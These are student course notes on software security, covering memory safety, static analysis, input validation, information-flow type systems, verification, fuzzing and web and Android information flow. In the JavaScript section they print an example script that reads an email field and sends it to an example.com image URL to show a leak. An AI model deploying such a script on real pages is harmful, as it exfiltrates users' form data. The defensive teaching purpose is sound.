Software Security (2IF06)
Course Notes

Jos Wetzels

a.l.g.m.wetzels@student.utwente.nl

1 Basics

Software Security problems due to

- *Lack of awareness*: of threats or what should be protected.
- *Lack of knowledge*: of potential problems and solutions.
- *Compounded by complexity*: complicated languages, large APIs, infrastructures, etc.
- *Functionality over Security*: security is a secondary concern. Primary goal of software is to provide functionality whereas management of associated risks is a derived/secondary concern. There is always a trade-off between security and functionality/convenience where security usually loses out.

Software Security is about

- Regulating access to assets (eg. information or functionality)

- Assessing and managing risks associated with functionality provided by software. Any discussion of security requires an inventory of stakeholders, their assets, the threats to those assets and possible attackers (and the attacker model associated with them).

- Imposing countermeasures to reduce risks to assets to acceptable levels by means of security policy (a specification of what security requirements/goals the countermeasures are intended to achieve ie. secure against what and from whom?) enforced by security mechanisms.


CIA Triad

- *Confidentiality*: Unauthorized users cannot read information.
- *Integrity*: Unauthorized users cannot alter information.
- *Availability*: Authorized users can access information.
- *(Non-repudiation for accountability)*: Authorized users cannot deny actions.

Realizing Security Objectives (4A)

- *Authentication*: Who are you?
- *Access Control/Authorization (Prevention)*: Who is allowed to do what?
- *Auditing (Detection)*: Did anything go wrong?
- *Action (Reaction)*: If so, take action.

Security In Software Development Lifecycle



2 Buffer Overflows and Memory Safety

Buffer overflows occur when data is written to a buffer out-of-bounds, eg:

```
char buffer[10];
strcpy(buffer, user_input);
```

For a user input that's longer than 10 bytes this leads to undefined behavior which is potentially exploitable by an attacker (eg. overwriting the stack-saved return address to hijack the application control flow). The fundamental cause of buffer overflows is *improper bounds checking* (either due to writing past buffer bounds or pointer problems), something to which the C and C++ languages have not adapted with run-time bounds checking (as Python, Java, etc. have) due to efficiency reasons. In C/C++ the program is responsible for its own memory management and as such the languages do not offer *memory safety*. There are several types of counter-measures against buffer overflows possible:

- *Stack canaries*: (unpredictable, secret) dummy values written in front of return address which are checked before function return. Can be bypassed depending on circumstances (eg. additional memory leak, cookie brute-forcing scenario, write-anything-anywhere vulnerability to overwrite *exit()* PLT entry, etc.).

- *Non-executable Memory (aka NX or* $W \oplus X$): distinction between executable memory (for code) and writeable memory (for data) so attacker can no longer redirect control flow to their own supplied data. Can be bypassed with ret2libc or (more general) ROP.

- *Address Space Layout Randomization*: randomizing the base addresses of various memory structures (eg. stack, heap, loaded libraries, etc.) prevents the attacker from supplying the correct address for hijacking control flow. This can be bypassed if randomization is not done properly (eg. if the base address is constant among various *fork()*'s so an attacker can brute-force it, after all on 32-bit architectures ASLR offers only ~12 bits of entropy), if there is an additional memory leak (or, in some cases, if there is a loaded library which is not linked with ASLR support) or (in the case of heap overflows) with *heap spraying*.

- *Control Flow Integrity (CFI)*: ROP attacks can sometimes be detected by the fact that ROP-chains form unusual call patterns which can be stopped at runtime but this does introduce extra overhead.

There are some other, generic, measures that can be taken as well:

- Reducing the attack surface: not installing certain software or not enabling all features.

- Reducing permissions to reduce impact of compromise.

- Not using C or C++ but a memory-safe language.

- Better programmer awareness & training.

- The usage of better string libraries (*libsafe, libverify ,etc.*)

- Runtime detection on instrumented binaries to detect memory errors at runtime (*valgrind, boundschecker, insecure++, etc.*)

- Safer dialects of C offering bounds and type checks and automated memory management (*Cyclone, CCured, Vault, etc.*)

- Security testing: Either Fuzzing or code review and static analysis.

- Formal program verification: proving by mathematical means (eg. Hoare logic) that memory management of a program is safe.

In general there are three themes underlying the matter:

- Lack of input validation.
- Mixing code & data.
- Relying on an abstraction that is not 100% guaranteed & enforced.

3 Static Analysis with PREfast & SAL

Static analysis consist of performing automated analysis at compile time to find potential bugs:

- *Syntactic*: eg. grep for *gets()*.
- *Type checking*: eg. comparison between signed and unsigned variables.
- *Program semantics*: data/control flow analysis, constraint solving, symbolic evaluation, etc.

Static analysis quality is measured in the False Positive (FP) and False Negative (FN) rates. False positives are the worst killer for usability because users have to dredge through long lists of non-errors and manually weed out the correct ones. An analysis is called:

- *Sound*: If it only finds *real* bugs (eg. no FPs).
- *Complete*: If it finds *all* bugs (eg. no FNs).

PREfast
PREfast is a lightweight static analysis tool for C(++) that only finds bugs within a single procedure. *SAL* is a language for annotating C(++) code that improves the results of PREfast by adding more and more precise checks.

PREfast checks:

- Library function usage (depreciated, incorrect calling etc.)
- Coding errors (using = instead of == for comparison, etc.)
- Memory errors (assuming malloc returns non-zero, going out of array bounds, etc.)

Annotations
Benefits of annotations:

- Express design intent
- Allow for discovery of more errors
- Improve precision (reduce FN and FP)
- Improve scalability (analysis can be done one function at a time)

Drawbacks of annotations:

- Very labor-intensive to write

Criteria for success in static analysis tools:

- Acceptable FP rate
- Not too many warnings

- Good error reporting
- Bugs should be easy to fix
- Tool should be able to be taught to surpress false positives and add design intent via assertions

(Current) limitations:

- Heap poses a problem for static analysis (hard to abstract its dynamism at compile-time)
- Some tools will disregard heap entirely (leading to higher FN/FP rates)

4 Insecure Input Handling

Insecure input handling is the most commonly exploited (meta-)class of vulnerabilities covering many types:

- Buffer overflows
- Command injection
- SQL injection
- XSS
- Etc.

Counter-measures: proper input sanitization, privilege minimization.

Input sanitization

- *Blacklisting*: Remove dangerous characters (dangerous due to risk of incompleteness).

- *Whitelisting*: Only allow harmless characters

Both are context-dependent.

Simple character-level sanitization, however, is not enough since data formats are *languages* not just sequences of characters. When processing or interpreting such data, we have to make sure the input is valid data belonging to the language in question.

Some notes on preventing specific injection vulnerabilities:

- *SQL Injection*: Use prepared/parameterized statements/queries which first parse queries and then substitute bound variables.

- *XSS*: Do input and output sanitization. Do note that DOM-based XSS is never passed to server so server-based input sanitization does not help here.

General lesson:

- Insecure input handling is a major security problem
- Never trust input
- Think about, test and detect malicious inputs
  Find out about the vulnerabilities of specific language, platform, etc. and about countermeasures

Prevention:

- Avoid the use of unsafe constructs
- Make sure all input is validated (at clear *choke points* in code, small point where input enters and small point where output leaves)
- When validating, use whitelists not blacklists
- Reuse existing input validation code known to be correct
- Avoid problems in the *design* phase

Detection:

- Use extensive testing (eg. fuzzing, automated testing tools, etc.)
- Use tainting (form of typing with runtime checking or static data flow analysis)
- Use code reviews

5 Security Design Principles

Security design principles guide the desired (security) properties of a system during development. Vulnerabilities exploit violations of these principles while solutions and countermeasures follow them.

- *Secure the weakest link*: Spend your efforts on improving the security the weakest part of a system, as this is where attackers will attack

- *Defense in depth*: have several layers of security.

- *Principle of least privilege*: be stingy with privileges, only grant the absolute minimum required for functionality.

- *Minimize attack surface*: Minimize the number of utilized and active (both in number and time) resources to the absolute minimum required for functionality.

- *Compartmentalize*: Access control is most comprehensible, and easiest to manage, if it is all or nothing for large chunks – compartments - of a system. This both helps KIS and constraining an attacker in the case of failure.

- *Keep it simple (KIS)*: Complexity is an important cause of security problems (unforeseen feature interactions, incorrect use, etc.). There is a fundamental conflict between KIS and principle of least privilege because latter requires fine-grained control with expressive policies leading to more complexity.

- *Fail securely*: Incorrect handling of unexpected errors is a major cause of security breaches (eg. fallback to unsafe modes upon failure, leaking information, etc.)

- *Promote privacy*: Privacy of users, but also of systems

- *Hiding secrets is hard*: Don't rely on security by obscurity. Don't assume attackers don't know the application source code, and can't reverse-engineer binaries.

- *Clearly assign responsibilities*: At organisational and coding levels.

- *Identify your assumptions*: including obvious, implicit assumptions as these may be sources of vulnerability, and may change in long run, due to function creep.

- *Psychological acceptance*: If security mechanism is too cumbersome, users will switch it off, or find clever ways around it.

- *Don't mix code and data*.

- *Use community resources*.

- *Secure defaults*.

- *Be reluctant to trust*: Understand and respect the chain of trust (trust is *transitive*, it is *not* a good thing, *trusted* != *trustworthy*, etc.). Minimize Trusted Computing Base (TCB), ie that part of the system (software and hardware) that has to be trusted.

6 Language-Based Security

Software uses abstractions over the underlying hardware, provided by the OS and the programming language (eg. OS provides virtual memory as abstraction of raw memory, process as abstraction of CPU & memory, etc.). Abstractions:

- Are crucial to reduce complexity (reducing complexity avoids bugs)
- Enable/provide security (access control) (eg. access to files)

- May be broken (eg. stack overflows breaking the procedure call mechanism, etc.)

The OS provides security as:

- Separation between processes
- Access control to OS resources by process, based on the user

This security uses the abstractions the OS provides and breaks whenever these abstractions break. Typically, a process has the rights of the user running it, but sometimes (temporarily) more rights.

Programming languages can help security by:

- Making certain security bugs less likely or even impossible (eg. by imposing *discipline* or *restrictions* on the programmer or offering/enforcing certain *abstractions*).

- Offering useful building blocks for security functionality (eg. language support or APIs for access control).

- Making assurance of security easier (eg. code review only of *public* interface).

Ultimately this may allow security guarantees in the presence of untrusted, possibly malicious code. Security can be provided/enforced at the language level by eg.:

- *Safety* (eg. memory and type safety)
- *Sandboxing*
- *Information flow control*

These mechanisms may rely on eachother (eg. type safety requires memory safety and sandboxing requires type safety, etc.). Safe programming languages involve execution engines where a software layer (the execution engine) isolates the code from the hardware.

Safety
A programming language is considered safe *iff*:

- You can trust the abstractions provided by the programming language (ie. the programming language enforces these abstractions and guarantees they cannot be broken).

- Programs have a precise & well defined semantics (leaving things undefined is asking for trouble).

- You can understand the behaviour of programs in a modular way.

Memory Safety
A programming language is considered memory safe *iff*:

- Programs can never reference unallocated or de-allocated memory (hence also no segfaults at runtime).

- Maybe also: program can never reference uninitialised memory

Assuming there are no bugs in the execution engine, the first requirement means OS access control to memory becomes superfluous while the second means zero'ing out memory before de-allocation becomes superfluous.

Type Safety
Types annotate program elements to assert certain invariant properties (eg. this value will always hold an integer in the range between *x* and *y*, etc.) and *type checking* verifies these assertions. A language is said to be *type sound*, *strong typed* or *type safe* if the assertions are guaranteed to hold at runtime. A language is said to be type safe *iff*:

- It is guaranteed that programs that pass the type-checker can only manipulate data in ways allowed by their types (eg. you cannot add booleans, dereference integers, etc.).

Other Safety Issues
There are other language-based guarantees possible, eg.:

- *Visibility*: Public, Private, etc.
- *Constants/Immutability*: of primitive values (eg. *const int* bufsize) or objects (eg. Java strings).
- *Safe Arithmetic*: Checking for integer overflows.
- *Thread Safety*: The behavior of a threaded program can be understood as the interleaving of those threads.
- *Alias Control*: restrict possible interferences between modules due to aliasing.
- *Information flow control*: imposing restrictions on the way tainted information flows through an implementation.
- *Etc*.

Sandboxing
Languages such as Java and .NET can guarantee restrictions on the possible interactions between different "modules", thanks to:

- memory safety (no pointer arithmetic, user-controlled memory management with malloc & free, ...)
- typing

- visibility (eg public vs private)
- unchangeable final values, unextendible final classes, immutable objects (eg String)

All enforced by a combination of static (at load rather than at compile time) and runtime checks.

In safe languages interactions of an untrusted (eg buggy or malicious) part with other parts can be restricted & controlled and we can provide security guarantees in the presence of untrusted code but OS access control does not discriminate between program parts. OS access control is limited by the facts that:

- One process typically has a fixed set of permissions
- Execution with reduced permission set may be needed temporarily when executing untrusted/less trusted code (ie. OS access control is too coarse)

Hence we require code based access control of the language rather than user based access control of the OS. Ingredients for such access controls are:

- *Permissions*: Represent a right to perform some actions. Permissions have a set semantics, so one permission can imply (be a superset of) another one (E.g. FilePermission("*", "read") implies FilePermission("x","read")).

- *Components or protection domains*: These correspond to User IDs in normal access control. Protection domains are based on *evidence*: a) Where did it come from? b) Was it digitally signed and if so by whom? When loading a component, the Virtual Machine (VM) consults the security policy and remembers the permissions.

  Method calls complicate this (a class may accidentally expose dangerous functionality, a class may want to, and need to, expose some dangerous functionality in a controlled way, etc.). This can be addressed by *stack walking*.

- *Policies*: Which assign permissions to components.

Stack Walking
Every resource access or sensitive operation is protected by a demandPermission(P) call for an appropriate permission P where the permission-granting algorithm is based on *stack walking* which operates as follows:

- Suppose threat *T* tries to access a resource *r*

- *Basic rule*: Access if allowed *iff* all components on the call stack have the right access to *r*

- *Less restrictive*: Sometimes the basic rule is too restrictive (eg. allowing an untrusted component to delete some specific files) hence we have the modifiers:
    - *Enable_permission(P)*: don't check my callers for this permission, I take full responsibility.
    - *Disable_permission(P)*: Don't grant me this permission, I don't need it

The algorithm is as follows:

```
On new thread creation:
  * inherit access control context of creating thread

DemandPermission(P) algorithm:
  * for each caller on the stack if the caller:
    - lacks permission P: throw exception
    - has disabled P: throw exception
    - has enabled P: return
  * check inherited access control context
```

The similarity between eg. a method call in which some permissions are enabled and eg. a UNIX setuid root program or Windows Local System Service that can be started by any user but runs in administrator mode is that both are trusted components that elevate the priviliges of their clients. In any code review, such code requires extra attention.

7 Non-Atomic Check & Use

Race Conditions are a common type of bug where two execution threads mess with the same data at the same time which can result in security issues. *Non-atomic check and use* aka *TOCTOU (Time Of Check, Time of Use)* is a closely related type of security flaw where some precondition required for an action is invalidated between the time it is checked and the time the action is performed. Typically, this precondition is access control condition checking and the scenario involves some concurrency.

The root cause of race conditions is instructions not being *atomic* and the interleaving resulting from concurrency leading to unexpected results. Due to more multi-CPU machines (and hence more multi-threaded software) problems involving race conditions are likely to increase.

8 Java Secure Programming

The Java platform offers security features:

- memory safety
- strong typing
- visibility restrictions (public, private,…)
- immutable fields using final
- unextendable classes using final
- sandboxing based on stackwalking

The Java class loader:

- Records which classes have been loaded, and where
- For any new class: locates it (on file system, or over the web, depending on the class loader)
- Typechecks it using the bytecode verifier (BCV)
- Manages & protects the name spaces (eg forbidding extra classes in java.lang to prevent access to package visible fields & methods of classes in java.lang)

Several classloaders may exist in parent/child hierarchy (where child only loads a class if its parent cannot), usually as a stack of class loaders but also possible as a tree (classes of branch A not visible to branch B etc.).

Attacking Java Security
Java security could be broken by a multitude of problems:

- Use of native code
- Bugs in the Java VM
- Unsoundness in the type system
- Bugs in the type checker
- Etc.

Immutability & References
The sandboxing mechanism relies on immutability of Strings, URLs, Permissions, etc. because these objects are used in security decisions about access control. Implementation bugs in these classes may be exploited. It should be noted that languages that use pointers (references) are not 100% safe (namely when objects expose references to their internal data structures) and research regarding ways to prevent this kind of bugs is a big open problem in the design of object-oriented programming languages.

Data Privacy
A private primitive value (eg a boolean, short, int) is really private while a private reference to an object (an array, an Object, ...) may not be private at all.

Programming Guidelines
Even if:

- type system is sound
- VM & type checker are correct
- sandboxing is sound & implemented correcty
- policy file is correct

a particular Java class may still be vulnerable to attacks by untrusted code. Programming guidelines have been proposed to prevent known vulnerabilities (which is especially relevant for applications that are – or some day may be – extended with less trusted or untrusted code and API components that are by definition extended with less trusted code):

- *Do not use protected fields*: Protected fields can be accessed a) in subclasses b) anywhere in the package. Anyone can (1) create subclasses or (2) extend the package. We can rule out 1 by making a class final. We can rule out 2 by making a package sealed. Hence the only way to restrict access to a field is a) making it private or b) making it protected or package and sealing the package and making the class final. There is a conflict here between functionality (and the desire to make code extensible) and security (for which is best to limit extensibility) since the former recommend protected over private fields while the latter does the reverse.

- *Limit access to classes, methods, and fields*: make them private, unless... there's a need for them to be more visible (principle of least privilege). Note that a compiler only complains if visibility is too restrictive, not if it is too liberal. The JAMIT tool checks if visibility can be made more restrictive. A potential visibility loophole comes with *reflection*. Reflection is the ability of a program to inspect & modify itself which allows access to fields that are normally not visible. The default security manager prevents this unless correct permissions are granted.

- *Make all classes, methods,fields final*: unless... there's a need for them to be subclassed/overridden/modified (principle of least privilege).

- *Never return (a reference to) a mutable object (incl. arrays) to untrusted code*

- *Never store a reference to a mutable object (incl. arrays) obtained from untrusted code*

- *Don't use inner classes*: Since byte code – and byte code verifier - don't know about inner classes. In byte code the inner class becomes package visible normal class and private field of outer class may become package visible.

- *Make classes non-deserialiseable & make classes non-serialiseable*: If you don't want creation of objects to by-pass any measures, checks, ... included in the constructor.

In general flexibility & extensibility provided by OO is nice for programming, but bad for security (usual tension between functionality & security). These issues are not at all obvious, and typical programmers won't know these things, unless they have actively looked for information (hence use your community resources).

9 Information Flow

What is information flow?
Information flow cannot be readily restricted with application access control (it has access to the information or not but what it does with this cannot readily be restricted). *Information flow* is concerned with *confidentiality* and *integrity* (whereas access control is about *access* only, information flow is also about what you can do with the data after you accessed it). Integrity and confidentiality are *duals*: if we "flip" everything in some property or an example for confidentiality, we get a corresponding property or example for integrity (eg. inputs are dangerous for integrity, outputs are dangerous for confidentiality).


Information flow properties are about ruling out unwanted influences/dependencies/interference/observations. Note the difference between data flow properties and visibility modifiers (eg. public, private) or, more generally, access control in that it's not (just) about accessing data, but also about what you do with it.

There are two types of flows:

- *Direct or explicit flows*: by direct assignment or leak (eg. pub = sensitive).
- *Indirect or implicit flows*: by indirect influence (eg. if(sensitive) pub = 99).

Indirect flows can be *partial*. More subtle indirect flows can arise from *hidden channels* (eg. (non-)termination or execution time of code fragments which depends on secret data, exceptions that reveal information about secret data, etc.).

How can we specify information flow policies and (statically) enforce or check them?
Type systems have been proposed as way to restrict information flow (though often they are very (too) restrictive, because of difficulty in ruling out implicit flows). Here we consider a *lattice* of different security levels (in this case just two level *high (H)* and *low (L)* where we write *e:t* to denote *e* has type *t*).



What is the semantics of information flow formally?
The rules for expressions are as follows:

- *e:t* means e contains information of level t or lower.
- *Variable*: *x:t* if *x* is a variable of type *t*
- *Operations*: $\frac{e{:}t \quad e'{:}t}{e+e'{:}t}$ for some binary operation + similar for n-ary
- *Subtyping*: $\frac{e{:}t \quad t \leq t'}{e{:}t'}$

Rules for commands are as follows:

- *s:ok t* means s only writes to level t or higher.
- *Assignment*: $\frac{e{:}t \quad x{:}t}{x := e {:} ok\ t}$
- *If-then-else*: $\frac{e{:}t \quad c1{:}ok\ t \quad c2{:}ok\ t}{if\ e\ then\ c1\ else\ c2 {:} ok\ t}$
- *Subtyping*: $\frac{c{:}ok\ t \quad t \geq t'}{c{:}ok\ t'}$
- *Composition*: $\frac{c1{:}ok\ t \quad c2{:}ok\ t}{c1;c2{:}ok\ t}$
- *While*: $\frac{e{:}t \quad c{:}ok\ t}{while\ e\ do\ c{:}ok\ t}$

Beware of the difference in directions: *e:t* means e contains information of level t or lower while *s:ok t* means s only writes to level t or s only writes to level t or higher.

Type systems are *correct* if they are:

- *Sound*: programs that are well-typed do not leak (ie does is prevent the information flows that we want to prevent).

- *Complete*: programs that do not leak can be typed.

We determine soundness using *non-interference* which gives a precise semantics for what “information flow” means.

Soundness with respect to non-interference:

- For memories (or program states) μ and ν we write $\mu \approx_L \nu$ *iff* μ and ν agree on low variables.

- *Non-interference*: A program C does not leak information if $\forall \mu, \nu: \mu \approx_L \nu$:

  a) Executing C in μ terminates and results in μ'
  b) Executing C in ν terminates and results in ν'
  c) $(a \wedge b) \Longrightarrow \mu' \approx_L \nu'$

- *Soundness*: If *C:ok t* then C does not leak information

- *Termination sensitive non-interference*: A program C does not leak information if $\forall \mu, \nu: \mu \approx_L \nu$:(if executing C in μ terminates and results in μ' then executing C in ν also terminates and results in ν' with $\mu' \approx_L \nu'$).

  Note that the while rule here does not rule out non-termination as a covert channel, the more restrictive rule $\frac{e:L \quad c:ok\ L}{while\ e\ do\ c:ok\ L}$ does. A similar change is required for the if-then-else rule.

Other definition of (non-leaking) security are needed if the program can throw exceptions (which could form a covert channel) or is multi-threaded or non-deterministic.

A practical problem with secure information flow is the extreme restrictions it imposes, esp. when it come to ruling out implicit flows. Hence some way of allowing forms declassification is needed in practice. Eg. *declassification* for:

- *Confidentiality*: output of encryption operation is labelled as public, even though it depends on secret data


- *Integrity*: output of input validation routine may be trusted, even though it depends on untrusted data.

10 Program Verification

Program verification is mathematically proving that a program satisfies some property. In industry *testing* is often referred to as *verification* but it is a much weaker notion (since it is not fully complete because exhaustive testing is usually infeasible).

Verification Condition Generators
One standard approach to verification is the use of a *Verification Condition Generator (VCG)*:

- The program is annotated with properties (the specification)
- VCGs produce a set of logical properties (verification conditions)
- If these conditions are true, the annotations are correct, ie. the program satisfies the specification.



Verification condition generation is done as follows:

- Compute an assertion P_s for every state s based on assertions $P_{s'}$ of the states s' reachable from s. Ie. P_s is the weakest predicate that if it holds in state s and the program goes to state s' then P_s will hold there too

- All that remains to be verified:
  - $Pre \implies P_0$: The specified precondition implies the assertion for the initial state.
  - $Loop_s \implies P_s$: Each loop assertion implies the assertion for that state.

Tricky issues in program verification:

- *Pointers/references & the heap*: Reasoning about data on the heap is difficult. Even in a language with automatic memory management, such as Java or C#, we still have the complication of aliasing.

- *Concurrency*

A prerequisite for any program verification are:

- Meaningful specifications to verify
- A specification language to write them down in

JML
JML is a formal specification language that allows for design-by-contract style property specification through use of pre- and post-conditions and invariants.

The JML basic keywords are as follows:

- **requires**: precondition
- **ensures**: postcondition
- **signals**: exceptional postcondition
- **invariant**: (object) invariant (must be established by *constructors* and preserved by *methods*).
- **non_null**: shorthand for *@invariant a != null;*
- **assert**: assertion allowed inside method body
- **loop_invariant**: loop invariant specification allowed inside method body

```
public class ChipKnip{
  private int balance;
  //@ invariant 0 <= balance && balance < 500;

  //@ requires amount >= 0;
  //@ ensures balance <= \old(balance);
  //@ signals (BankException) balance == \old(balance);
  public debit(int amount) {
    if (amount > balance) {
          throw (new BankException("No way"));}
    balance = balance - amount;
 }
```

JML can be used to specify security related properties such as:

- Which – if any – exceptions can be thrown
- Security-critical invariants to be preserved
- Assumptions on input
- Etc.

11 Language-Theoretic Security (LangSec)

The common pattern in many attacks on software is:

- attacker crafts some malicious input
- software goes off the rails processing this

Processing input is dangerous, it involves:

- Parsing/Lexing
- Interpretering/Executing

This relies on some language/format:

- The *syntax* of the language
- The *semantics* of the language

Insecure processing of inputs exposes strange functionality that the attacker can "program" & abuse: a *weird machine*. The root cause of many parsing problems lies with *shotgun parsers* which consist of handwritten code that incrementally parses & interprets input, in a piecemeal fashion. In order to address this LangSec principles dictate:

- precisely defined input languages (eg. with EBNF grammar)
- generated parsers
- complete parsing before processing (eg. parametrized queries instead of dynamic SQL)
- keep the input language simple & clear (so that equivalence of various parsers is decidable and you give minimal processing power to attackers).

Avoid Turing-complete input languages because:

- An input language may be Turing complete in the sense that an attacker can perform arbitrary computations.

- Deciding if two acceptors accept the same language can be an undecidable problem – ie Turing complete

If input languages are context-free or regular, then equivalence of acceptors is decidable.

There is a difference between *Language-based security* and *Language-theoretic security*:

- *Language-based security*: Providing safety/security features at programming language level. Making programming less error-prone. Here language = programming language.

- *Language-theoretic security*: Making handling input less error-prone. Here language = input language.

12 Security Testing

To test a System Under Test (SUT) we need:

- Test suite: ie. collection of input data
- Test oracle: that decides if a test was passed ok or reveals an error. i.e. some way to decide if the SUT behaves as we want

Measures of test suite quality:

- Statement coverage
- Branch coverage

Security testing is hard:

- Normal testing will look at right, wanted behaviour for sensible inputs (aka the happy flow), and some inputs on borderline conditions
- Security testing also involves looking for the wrong, unwanted behaviour for really silly inputs
- Similarly, normal use of a system is more likely to reveal functional problems (users will complain) than security problems (hackers won't complain)

12.1 Symbolic Execution

Symbolic execution can be used to generate test suites with good coverage. The basic idea of symbolic execution is that instead of giving variables a concrete value (say 42), variables are given a symbolic value (say N), and the program is executed with these symbolic values to see when certain program points are reached.

```
m(int x,y){                    // let x == N and y == M
   x = x + y;                  // x becomes N+M
   y = y - x;                  // y becomes M-(N+M) == -N
   if (2*y > 8) { ....         // taken if 2*-N > 8, ie N < -4
                }
   else if (3*x < 10){ ...     // taken if N>=-4 and 3(M+N)<10
                       }
   }
```

Tools can produce test data that meets these constraints generating test data (i) automatically and (ii) with good coverage. Symbolic execution can also be used for *program verification*:

- symbolically execute a method (or piece of code)
- assuming precondition (and invariant) on initial values, prove postcondition (and invariant) for final values

12.2 Fuzzing

Fuzzing comes in three forms:

1. Original fuzzing: trying put ridiculously *long inputs*
2. Protocol/format fuzzing: trying out *strange inputs*, given some format/language
3. State-based fuzzing: trying out *strange sequences* of input

Options 2 and 3 are essentially forms of model-based testing while advanced forms of this become automated reverse engineering.

Original Fuzzing
The general idea of fuzzing: using semi-random, automatically generated test data that is likely to trigger security problems that can automatically be detected. For memory safe languages such as Java or C(++), fuzzing can still reveal bugs in a VM, bytecode verifier, or libraries with native code

Format Fuzzing
Incorrectly formatted files, or corner cases in file formats can cause trouble. The same holds for protocol fuzzing.

State-based Fuzzing
Instead of fuzzing the content of individual messages we can also fuzz the order of messages using protocol state-machine to:

- reach an interesting state in the protocol and then fuzz content of messages there;
- fuzz the order of messages to discover effect of strange sequences

Most protocols have different types of messages, which should come in a particular order. We can fuzz a protocol by trying out the different types of messages in all possible orders. This can reveal loop-holes in the application logic. This is essentially a form of model-based testing where we automatically test if an implementation conforms to a model.

12.3 Model-based Testing

General framework for automating testing:


- Make a formal model M of (some aspect of) the SUT.
- Fire random inputs to M and the SUT.
- Look for differences in the response. Such a difference means an error in the SUT, or the model.

13 Protocol State Machines

Handling inputs involves language of input messages. Often it also involves language of sessions, ie. sequences of messages. A protocol is typically more complicated than a simple sequential flow. This can be nicely specified using a finite state machine (FSM).But this still oversimplifies: it only describes the happy flows and the implementation will have to be input-enabled. A state machine is input enabled if in every state it is able to receive every message.

Extracting Protocol State Machines from Code
We can infer a finite state machine from implementation by black box testing using state machine learning. This is effectively a form of 'stateful' fuzzing using a test harness that sends typical protocol messages. This is a great way to obtain protocol state machine without reading specs or code. The basic idea is as follows:

Compare response of a deterministic system to different input sequences. The state machine inferred is only an approximation of the system, and only as good as your set of test messages.



Using such protocol state diagrams:

- Analysing the models by hand, or with model checker, for flaws (testing if all paths are correct & secure).
- Fuzzing or model-based testing (using the diagram as basis for "deeper" fuzz testing)
- Program verification (proving that there is no functionality beyond that in the diagram, which using testing you can never establish)
- Using it when doing a manual code review

Rigorous & clearer specs using protocol state machines can improve security:

- avoiding ambiguities
- useful for programmer
- useful for model-based testing

In the absence of state machines in specs, extracting state machines from code is useful for:

- security analysis of implementations
- defining reference state machines (eg for TLS?)

14 Information Flow for Javascript

Secure multicomputation for Javascript enforces one of the stronger notions of information flow: timing- and termination-sensitive non-interference.


In a web browser we have classic ingredients for disaster:

- untrusted executable content, coming from all over the web
- confidential information
- sensitive functionality

Scripting happening in the web-browser can abuse:

- Trust the user has in the website (eg. XSS)
- Trust the website has in the user (eg. CSRF)

Noninterference through Secure Multi-Execution



How to prevent such unwanted information flows?

- A type system for confidentiality for JavaScript could prevent this, detecting problems at compile-time (full coverage implementation might be tricky and would be very restrictive)

- Runtime tracking & tracing of confidential information (by tainting sensitive data though this would not rule out timing channels)
- Secure multi-computation

Consider the following script leaking info:

```
var text = document.getElementById
   ('email-input').text;
var mc = 0;
if (text.indexOf('Mastercard') != -1)
    { mc = 1 };
var url = '
      http://example.com/img.jpg'
      + '?t=' + escape(text) + mc;
document.getElementById
    ('banner-img').src = url;
```

access to H information

leakage of H information over L channel

Consider it under secure multi-computation:

Secure multi-execution of 2 levels

```
var text = document.getElementById
   ('email-input').text;
var mc = 0;
if (text.indexOf('Mastercard') != -1)
    { mc = 1 };
var url = '
      http://example.com/img.jpg'
      + '?t=' + escape(text) + mc;
document.getElementById
    ('banner-img').src = url;
```

execution at level L

```
var text =document.getElementById
   ('email-input').text;
var mc = 0;
if (text.indexOf('Mastercard') != -1)
    { mc = 1 };
var url = '
      http://example.com/img.jpg'
      + '?t=' + escape(text) + mc;
document.getElementById
    ('banner-img').src = url;
```

execution at level H

Summarizing secure multi-computation:

- We run the script multiple times, once for each security level

- Inputs from higher-levels are replaced with default value (eg. null hence no leakage of info to low level execution)

- Outputs to lower levels are suppressed (hence no leakage of high info to outside)

- Input side effects are done at the lowest level. Higher level executions wait for lower level to complete these (hence no timing leaks to lower level).

It has the following properties:

- Obviously *sound* (no information flows in unwanted direction, no timing leaks from H to L)

- Obviously *precise* (if a program is non-interferent, changing the high input in low executions won't matter as low behaviour is then by definition independent of high inputs)


15 Information Flow for Android Apps

There are many security-related issues with (malicious) android apps. Given that current app store policy is to weed out malware apps only after they are reported (instead of thorough proactive verification) exploring the options for stores offering a higher assurance level is interesting.

SPARTA is a security type system for Android apps to guarantee information flow policies that rule out unwanted information leaks. Java annotations are used to annotate code and a checker framework is used to type check these. This is collaborative verification where the code developer does some work by adding annotations and a human verifier runs checker & perfoms manual checks.


Collaborative verification model

- Developer provides



- App store analysist
  1. checks if information flow policy is acceptable
  2. runs the type checker
  3. manually checks the declassifications

There is a natural subtyping relation on typings used for app information flow:



What is in the Trusted Computing Base? And what not?

- the Android OS, incl the Java VM
- the type checker for annotations
- the Java compiler & byte code verifier
- the annotations provided for the APIs
- the human verifier